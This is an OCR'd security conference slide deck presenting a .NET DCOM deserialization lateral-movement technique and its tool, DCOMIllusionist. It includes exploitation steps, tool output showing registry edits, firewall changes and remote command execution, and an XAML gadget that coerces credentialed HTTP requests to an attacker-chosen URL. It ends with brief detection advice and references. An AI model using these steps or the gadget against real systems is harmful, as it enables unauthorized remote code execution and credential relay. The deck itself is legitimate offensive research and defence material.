
SYNACKTIV

- Initial research focused on finding DotNet deserilization in Windows libraries
  - Decompile on the fly DLLs and look for `BinaryFormatters`, `SoapFormatters` etc
  - Hit on DLLs related to DCOM
  - PoC that popped a calc locally
  - Fail if DCOM server is remote


DDD

Initial discovery

SYNACKTIV



- DotNet objects are wrapped in a **CCW** (COM Callable Wrapper)
- The runtime adds *management* interfaces




source: project zero

DDD

.Net DCOM intro


SYNACKTIV



SYNACKTIV

.Net DCOM intro

- When .NET interacts with a COM object, it creates an **RCW** (Runtime Callable Wrapper)
  - It acts as a bridge, implementing the COM interface and handling data marshaling
- Double marshalling risk
  - RCW → CCW → .Net Object
  - Just *unwrap* everything and get the .Net Object



source: project zero

- How can we pass .Net Objects ?
  - DCOM, DotNet, …

DDD

.Net DCOM intro

SYNACKTIV

- `IManagedObject`


```
interface IManagedObject : IUnknown {
    HRESULT GetSerializedBuffer([out] BSTR* pBSTR);
    HRESULT GetObjectIdentity([out] BSTR* pBSTRGUID,
};
```

- This is documented

> ⊗ Caution
>
> The BinaryFormatter type is dangerous and is *not* recommended for data processing.

DDD

Exploitation



- Every .Net object inherits from the `Object` class
- We can call `Equals` with arbitrary object

```
public virtual bool Equals(object obj);
```

DDD

Exploitation

SYNACKTIV

- ✅ DCOM fileless lateral movement technique
- ✅ In memory
- ✅ Cross sessions
  - `ISpecialSystemPropertiesActivator`
- ✅ Can be used for remote or local exploitation
- ❗ Works with a low privileged
  - `Interactive logon` + `Distributed DCOM Users` / `Performance Log Users`
- ❌ Needs an RPC callback

DDD

RPC callback

SYNACKTIV

- In C++ we can modify the string bindings of a DCOM OBJREF
  - CLR Runtime don't give access to low level DCOM functions
- We can still use a custom marshaller
  - Custom marshaller need to implement string binding like feature

DDD

RPC callback

SYNACKTIV

- Pointer Moniker (`00000306-0000-0000-c000-000000000046`)
  - It encapsulates an active object, explicitly defining its network/memory location
  - `BindToObject` resolve the pointer and connect to the attacker
  - The service attempts to authenticate → NTLM reflection

```
public class TestClass : IMarshal, IStorage
{
  public void GetUnmarshalClass(ref Guid riid, ...)
  {
      pCid = new Guid("00000306-0000-0000-c000-000000000046");
  }
```

DDD


RPC callback

SYNACKTIV

- Cast error during the `Pointer Moniker` 's unmarshalling process
  - Good for reflection but not for anything else
- We want a Custom Marshaller that marshall/unmarshall as an `OBJREF_STANDARD`
  - Does not make any sense since a custom marshaller shoudld return an `OBJREF_CUSTOM`

RPC callback


- Late night desperation



DDD

RPC callback

- Gives full control over the string binding (IP + port)
- Result in an `OBJREF_STANDARD` even if it's a *custom* marshaller



DDD

Exploitation

SYNACKTIV

- 2017 / James Forshaw
  - DCOM server in DotNet `==` RCE
  - Used as an LPE and *passive* RCE
- 2026 / Me
  - No DCOM server in DotNet exposed by default in Windows 11 and Windows Server 2022/25
  - Some are however present but not *configured*

SYNACKTIV

By *configured* I mean a **`CLSID`** has an **`AppId`**

- One registry modification away from *configured*
- Perfect for lateral movement technique

DDD

Exploitation

SYNACKTIV

1. Pick a .Net DCOM server / **`CLSID`**
2. Add an **`AppId`** with desired attributes (or create one)
   - interactive user
   - remote launch/activation permissions
3. Instanciate remote object
4. Call `Equals` with deserilization payload

DDD

demo

SYNACKTIV

DDD

demo

SYNACKTIV

```
PS C:\> ./DCOMIllusionist.exe -t 192.168.90.227 --exec calc.exe -l -d --attacker-sid S-1-5-21-578819749-2825563261-3726536823-500
[*] Starting exploit
[*] Checking local COM access permissions
[+] Modifying default local COM access permissions
[+] Modifying remote registry
[*] Adding S-1-5-21-578819749-2825563261-3726536823-500 as owner
[*] Granting full control to: S-1-5-21-578819749-2825563261-3726536823-500
[*] Modifying AppId
[*] Opened port 135 on firewall.
[*] Opened port 49765 on firewall.
[*] Got connect back from remote server.
[+] Triggering exploit
[*] Serilization of TextFormattingRunProperties
[+] Success
[*] Removed port 135 from firewall.
[*] Removed port 49765 from firewall.
[+] Restoring registries modifications
[*] Restoring registry modifications on 127.0.0.1
[*] Restoring registry modifications on 192.168.90.227
```

- Improvement of the `TextFormattingRunProperties` Gadget to:
  - Load a DLL in memory
  - Write arbitrary files
  - Trigger HTTP coerce
    - Useful for relaying instead of dumping lsass
- Support custom BinaryFormatter gadgets

DDD

DCOMIllusionist

SYNACKTIV

```
    <!-- Step 1: Create the WebRequest object -->
    <ObjectDataProvider x:Key=""request"" ObjectType=""{{x:Type net:WebRequest}}"" MethodName=""Create"">
      <ObjectDataProvider.MethodParameters>
        <sys:String>{arg.Input}</sys:String>
      </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <!-- Step 2: Set UseDefaultCredentials = true -->
    <ObjectDataProvider x:Key=""setCreds"" ObjectInstance=""{{StaticResource request}}"" MethodName=""set_UseDefaultCredentials"">
      <ObjectDataProvider.MethodParameters>
        <sys:Boolean>True</sys:Boolean>
      </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <!-- Step 3: Set Method = ""GET"" -->
    <ObjectDataProvider x:Key=""setMethod"" ObjectInstance=""{{StaticResource request}}"" MethodName=""set_Method"">
      <ObjectDataProvider.MethodParameters>
        <sys:String>GET</sys:String>
      </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <!-- Step 4: Get the response (will be invoked when this resource is accessed) -->
    <ObjectDataProvider x:Key=""response"" ObjectInstance=""{{StaticResource request}}"" MethodName=""GetResponse"" />
  </ResourceDictionary>
```

DDD

Defensive Considerations

SYNACKTIV

- Detecting Registry manipulation
  - `SOFTWARE\Classes\CLSID\` / `SOFTWARE\Classes\AppId\`
  - Some CLSID are linked in the tool but other can be used
  - CLSID + AppId can still be created

references

- Standing on the shoulders of giants
  - James Forshaw
  - Andrea Pierini
  - Antonio Cocomazzi
  - @Cube0x0
  - @S3cur3Th1sSh1t
  - Tianze Ding
  - Sylvain Heiniger
  - Dylan Tran
  - Jimmy Bayne
  - Anton Prokhorov

DDD

references

- https://project-zero.issues.chromium.org/issues/42451808
- https://github.com/rtecCyberSec/BitlockMove
- https://github.com/AlmondOffSec/DCOMRunAs
- https://github.com/zero2504/COMouflage
- https://www.ibm.com/think/x-force/fileless-lateral-movement-trapped-com-objects
- https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html
- https://decoder.cloud/2024/08/02/the-fake-potato/
- https://blog.compass-security.com/2024/10/com-cross-session-activation/
- https://github.com/CICADA8-Research/IHxExec/blob/main/README.md
- https://www.ibm.com/fr-fr/think/x-force/remotemonologue-weaponizing-dcom-ntlm-authentication-coercions
- https://github.com/cube0x0/KrbRelay
- https://googleprojectzero.blogspot.com/2025/01/windows-bug-class-accessing-trapped-com.html
- https://projectzero.google/2017/04/exploiting-net-managed-dcom.html
- https://mohamed-fakroud.gitbook.io/red-teamings-dojo/abusing-idispatch-for-trapped-com-object-access-and-injecting-into-ppl-processes
- https://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-CertifiedDCOM-The-Privilege-Escalation-Journey-to-Domain-Admin.pdf
- https://github.com/antonioCoco/RemotePotato0
- https://github.com/pwntester/ysoserial.net
- https://russtone.io/2023/05/30/programming-with-xaml/

dissecting-dcom-part-1

DCOMIllusionist

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com

Un incident ? Contactez csirt@synacktiv.com.